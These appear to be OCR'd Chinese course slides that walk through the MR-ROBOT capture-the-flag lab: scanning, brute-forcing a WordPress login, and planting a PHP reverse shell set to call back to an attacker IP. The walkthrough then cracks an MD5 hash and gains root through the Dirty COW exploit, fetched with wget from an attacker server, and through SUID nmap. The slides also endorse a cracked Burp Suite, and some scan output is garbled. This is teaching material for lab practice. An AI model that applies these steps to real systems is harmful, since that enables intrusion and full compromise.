云安全技术与应用

- 日照职业技术学院
- 电子信息工程系
- 赵娜

项目八

靶机实战：MR-ROBOT

目录

CONTENTS


01.

靶机介绍

靶机介绍

- 靶机MR-ROBOT: 1
  - 靶机页面，https://www.vulnhub.com/entry/mr-robot-1,151/
  - VMWare虚拟机镜像下载地址，

    https://download.vulnhub.com/mrrobot/mrRobot.ova
  - 靶机里有3个flag。




02.

HTTP响应状态码

HTTP响应报文结构

- 响应行
  - 第一部分，HTTP/1.1，HTTP版本；
  - 第二部分，200，状态码；
  - 第三部分，OK，消息。
- 响应头
  - 包含了服务端的相关信息
  - 响应正文
  - 由服务器向客户端发送的HTML数据



状态码

- 状态码由三位数字组成，分为5个大类：
  - 1xx：100-101，指示信息，表示请求已经接收，会继续处理。这种状态码很少见到。
  - 2xx：200-206，客户端请求被服务器成功接收并处理后返回的响应；
  - 3xx：300-305，重定向，通常都是在身份认证成功后重定向到一个安全页面；
  - 4xx：400-415，客户端请求错误；
  - 5xx：500-505，服务器端错误。

状态码

- 常见状态代码　　状态描述　　说明
  - 200　　OK　　客户端请求成功
  - 302　　Found　　重定向，跳转的地址通过location指定。
  - 304　　Not Modified　　服务端资源未更新。
  - 401　　Unauthorized　　请求未经授权，需要进行身份验证。
  - 403　　Forbidden　　服务器收到请求，但是拒绝提供服务
  - 404　　Not Found　　请求资源不存在，例如输入了错误的URL
  - 500　　Internal Server Error　　服务器发生不可预期的错误
  - 503　　Server Unavailable　　服务器当前不能处理客户端的请求

03.

网站目录扫描

网站扫描工具

- ctf-wscan
  - 一款专门针对CTF比赛的扫描工具，字典小，速度快。
  - 下载：git clone https://github.com/kingkaki/ctf-wscan.git
  - 如果无法下载，可以在下载地址前添加https://github.91chi.fun/
  - 扫描结果自动保存在output目录下以目标URL命名的文件中

```
┌──(root💀kali)-[~/ctf/ctf-wscan]
└─# python3 ctf-wscan.py http://192.168.80.133
[200] => robots.txtsabase.propertie
[301] => index.php.~1~_Edietplus
[301] => adminip.gzppr.gz
[302] => loginckeditor
[200] => admin/in
[302] => login/daili/webedit
```

网站扫描工具

- dirsearch
  - 下载地址：　git clone https://github.com/maurosoria/dirsearch.git
  - 字典比较快，速度相对较快，推荐使用。
  - 扫描结果保存在reports目录下以目标URL命名的文件夹中，可以通过过滤状态码的方式对扫描结果进行分析。

网站扫描工具

- dirb
  - Kali自带的Web扫描工具，所使用的字典文件比较大，扫描速度也非常慢。
  - -N选项，忽略指定的状态码。
  - -r选项，不递归，也就是不扫描下级子目录。
  - -o选项，将扫描结果保存到指定文件中。

```
┌──(root💀kali)-[~]
└─# dirb http://192.168.80.133  -N 302 -r -o MrRobot.txt
```

查看robots文件，获取key1

- robots.txt是一种存放于网站根目录下的文本文件，用于向搜索引擎的爬虫表明网站中的哪些内容是可以抓取的、哪些内容是不可以抓取的。

- CTF练习
  - 攻防世界-Web新手区- Robots

字典去重

- 将字典文件fsocity.dic去重


```
┌──(root💀kali)-[~/test]
└─# wc -l fsocity.dic
858160 fsocity.dic
```

```
┌──(root💀kali)-[~/test]
└─# sort -u fsocity.dic | wc -l
11451
```

```
┌──(root💀kali)-[~/test]
└─# sort -u fsocity.dic > test.dic
```

WordPress

- WordPress
  - WordPress是一个知名CMS，也是全球排名第一的Web应用。
  - WordPress的后台登录页面没有添加验证码功能，这就为暴力破解提供了可能性。



04.

利用 Burpsuite 爆破网站登录页面

激活破解版Burpsuite

- 暴力破解
  - 暴力破解的目标：SSH服务、MySQL服务、以及Windows远程桌面服务
  - 对Web登录页面的爆破，需要利用的工具是Burpsuite。
  - 免费社区版的Burpsuite无法设置线程，要进行暴力破解只能使用破解版的Burpsuite。

intruder模块的使用

- 暴力破解主要需要用到Burpsuite中的intruder模块
  - CTF例题：Bugku-Web-好像需要密码
  - 在Positions中设置变量，在变量的两侧会加上$符号。
  - 变量也就是要攻击的目标，Burpsuite会用字典中的数据去替换变量里的值。

intruder模块的使用

- 攻击类型Attack type
  - Sniper：狙击手，可以指定多个变量同时进行破解，只设置一个字典，将指定的变量挨个用字典内容进行替换。
  - Battering ram：攻城锤，可以指定多个变量，只设置一个字典，将所有的变量一起用字典内容进行替换。
  - Ptichfork：草叉子，可以指定多个变量，为每个变量分别设置一个字典，然后用对应的字典内容对变量同时进行替换。
  - Cluster bomb：集束炸弹，指定多个变量，并为每个变量分别设置一个字典，然后用字典内容组合对变量进行替换。

intruder模块的使用

- Payloads常用的主要有以下4种：
  - Simple list：手动添加字典，可以使用Burpsuite自带的字典，或者导入自定义的字典。
  - Runtime file：只加载自定义的字典。
  - Numbers：设定一个数值范围，从范围内依次或随机取值进行测试。
  - Brute forcer：自己定义字符范围来生成字典。

intruder模块的使用

- Grep-Match
  - 通过设置匹配关键字，可以分辨哪个是正确的爆破结果。
  - 由于Burpsuite对中文支持不好，所以这里不适合用中文作为匹配条件。
  - 可以使用返回报文中的部分代码作为匹配条件。
  - 除了指定的匹配条件之外，还经常根据返回信息的长度来判断payload是否正确。

intruder模块的使用

- 暴力破解CTF练习
  - 攻防世界-Web新手区-weak_auth
  - BugKu-Web-网站被黑

对本靶机的爆破结果

- 用户名Ellioy

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Invalid username
5473	elliot	200	☐	☐	4204	☐
5474	Elliot	200	☐	☐	4204	☐
5475	ELLIOT	200	☐	☐	4204	☐
0		200	☐	☐	4153	☑
1	000	200	☐	☐	4153	☑

- 密码ER28-0652

Attack Save Columns


Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	incorrect
5627	ER28-0652	302	☐	☐	1078	☐
0		200	☐	☐	4204	☑
1	000	200	☐	☐	4204	☑
2	000000	200	☐	☐	4204	☑

定义404页面

- WordPress提供了自定义404页面的功能，当客户端访问的页面不存在时，就会自动执行404页面中的代码。
  - 注意这里不是跳转到404页面，而是直接执行404页面中的代码。
  - 404页面可以在“外观/主题编辑器”中进行设置，在右侧的主题文件中选择“404模板”。



获取WebShell

- WebShell
  - 通过网络获取到的Shell。
  - Kali中提供的WebShell：/usr/share/webshells/php/php-reverse-shell.php

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.80.150';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
┌──(root💀kali)-[/usr/share/webshells/php]
└─# nc -lp 1234
```

05.

MD5加密

破解MD5，获取key2

```
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$
```

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

密文

- 查找flag文件

```
daemon@linux:/$ find / -name "key-*.txt" 2> /dev/null
find / -name "key-*.txt" 2> /dev/null
/opt/bitnami/apps/wordpress/htdocs/key-1-of-3.txt
/home/robot/key-2-of-3.txt
daemon@linux:/$
```

- 推荐使用somd5破解（https://www.somd5.com），得到明文：abcdefghijklmnopqrstuvwxyz

```
daemon@linux:/$ find -name "key-*.txt" 2> /dev/null
find -name "key-*.txt" 2> /dev/null
./opt/bitnami/apps/wordpress/htdocs/key-1-of-3.txt
./home/robot/key-2-of-3.txt
daemon@linux:/$ cat ./opt/bitnami/apps/wordpress/htdocs/key-1-of-3.txt
cat ./opt/bitnami/apps/wordpress/htdocs/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
daemon@linux:/$
```

```
daemon@linux:/home/robot$ su - robot
su - robot
Password: abcdefghijklmnopqrstuvwxyz
```

MD5基础例题

- MD5相关基础CTF例题
  - BUUCTF-Crypto-MD5
  - i春秋-Misc-签到题3
  - i春秋-Basic-手贱的A君
  - Bugku-Crypto-你以为是MD5吗

MD5基础例题

- 如何检测字符串长度

```
[root@localhost ~]# expr length "21232f297a57a5a743894a0e4a801fc3"
32
```

```
[root@localhost ~]# echo "21232f297a57a5a743894a0e4a801fc3" | wc -L
32
```

```
>>> len('21232f297a57a5a743894a0e4a801fc3')
32
```

MD5基础例题

- 如何剔除MD5值中的非法字符

```
>>> a = "bci177a7a9c7udf69c248647b4dfc6fd84o"
>>> key = "0123456789abcdef"
>>> for i in a:
...     if i not in key:
...             a = a.replace(i,'')
...
>>> a
'bc177a7a9c7df69c248647b4dfc6fd84'
```

06.


脏牛漏洞

脏牛漏洞

- 脏牛漏洞（Dirty COW）
  - 脏牛漏洞是在Linux内核中存在的一个漏洞，具体原理是get_user_page内核函数在处理Copy-on-Write(以下使用COW表示)的过程中，可能产生竞态条件造成COW过程被破坏。
  - 在2007年发布的Linux内核版本中就已经存在此漏洞，一直到2016年10月18日Linux kernel团队才对这个漏洞进行了修复。
  - 脏牛漏洞的exploit已经集成在Kali中，可利用searchsploit搜索。

查看Linux版本

- Linux的发行版本和内核版本
  - Linus Torvalds发布的是Linux系统的内核（Kernel）
  - 我们平时所使用的各种程序和软件，都是运行在内核上的应用程序。



查看Linux版本

- Linux的发行版本和内核版本
  - 任何人都可以从Linux Kernel的官网（https://www.kernel.org）下载各种版本的Linux内核。然后在内核的基础上，根据不同的用户需求，安装各种应用程序，这就构成了Linux发行版。
  - CentOS7.5和Kali2022.1都是指发行版，不同的发行版采用的往往是不同版本的Linux内核。
  - Linux发行版最终形成了两大派系：RedHat、Debian。
    - CentOS属于RedHat的二次开发版本
    - Ubuntu是Debian的二次版本，Kali则是Ubuntu的再次开发版本。

查看Linux版本

- 查看发行版本
  - CentOS系统查看发行版版本

```
[root@CentOS8 ~]# cat /etc/redhat-release
CentOS Linux release 8.4.2105
```

  - Debian系统查看发行版版本

```
┌──(root💀kali)-[~]
└─# lsb_release -a
No LSB modules are available.
Distributor ID: Kali
Description:    Kali GNU/Linux Rolling
Release:        2021.4
Codename:       kali-rolling
```

查看Linux版本

- 查看内核版本
  - CentOS系统查看内核版本

```
[root@CentOS8 ~]# uname -r
4.18.0-305.3.1.el8.x86_64
```

```
[root@CentOS8 ~]# uname -v
#1 SMP Tue Jun 1 16:14:33 UTC 2021
```

  - Debian系统查看内核版本

```
┌──(root💀kali)-[~]
└─# uname -r
5.14.0-kali4-amd64

┌──(root💀kali)-[~]
└─# uname -v
#1 SMP Debian 5.14.16-1kali1 (2021-11-05)
```

利用脏牛提权

- 靶机使用的是2016年10月之前的Linux内核，存在脏牛漏洞。

```
$ uname -a
uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
$
```

- 编译脏牛exploit：

  g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil

利用脏牛漏洞提权

- 查看exploit的具体路径

```
┌──(root💀kali)-[~]
└─# searchsploit -p linux/local/40847.cpp
  Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem
      URL: https://www.exploit-db.com/exploits/40847
     Path: /usr/share/exploitdb/exploits/linux/local/40847.cpp
File Type: C++ source, ASCII text
```

- 把exploit文件复制到当前目录下

```
┌──(root💀kali)-[~]
└─# cp /usr/share/exploitdb/exploits/linux/local/40847.cpp ./
```

利用脏牛漏洞提权

- 利用Python快速搭建网站，当前目录就是网站的主目录。

```
┌──(root💀kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
```

- 在靶机中用wget命令下载exploit文件

```
www-data@lampiao:/var/www/html$ wget http://192.168.80.150/40847.cpp
wget http://192.168.80.150/40847.cpp
--2022-04-28 06:55:45--  http://192.168.80.150/40847.cpp
Connecting to 192.168.80.150:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10212 (10.0K) [text/x-c++src]
Saving to: '40847.cpp.1'

100%[======================================>] 10,212      --.-K/s   in 0s

2022-04-28 06:55:45 (74.2 MB/s) - '40847.cpp.1' saved [10212/10212]
```

利用脏牛漏洞提权

- 将exploit编译成可执行程序
  - g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil

```
www-data@lampiao:/var/www/html$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
<tml$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
www-data@lampiao:/var/www/html$

www-data@lampiao:/var/www/html$ ls
ls
40847.cpp           LICENSE.txt                    dcow          qrc.png
40847.cpp.1         LuizGonzaga-LampiaoFalou.mp3   includes      robots.txt
CHANGELOG.txt       MAINTAINERS.txt                index.php     scripts
COPYRIGHT.txt       README.txt                     install.php   sites
INSTALL.mysql.txt   UPGRADE.txt                    lampiao.jpg   themes
INSTALL.pgsql.txt   audio.m4a                      misc          update.php
INSTALL.sqlite.txt  authorize.php                  modules       web.config
INSTALL.txt         cron.php                       profiles      xmlrpc.php
www-data@lampiao:/var/www/html$
```

利用脏牛漏洞提权

- 运行程序，会自动把root用户的密码改成dirtyCowFun

```
www-data@lampiao:/var/www/html$ ./dcow
./dcow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
www-data@lampiao:/var/www/html$
```

- 切换到root，实现提权

```
www-data@lampiao:/var/www/html$ su - root
su - root
Password: dirtyCowFun

root@lampiao:~# ls
ls
flag.txt
root@lampiao:~# cat flag.txt
cat flag.txt
9740616875908d91ddcdaa8aea3af366
root@lampiao:~#
```

利用被设置了SUID的nmap提权

- nmap提权
  - 在2.02到5.21版本的nmap中提供了交互模式的功能，在交互模式中允许nmap调用系统命令。
  - 进入交互模式需要使用--interactive选项

```
daemon@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#
```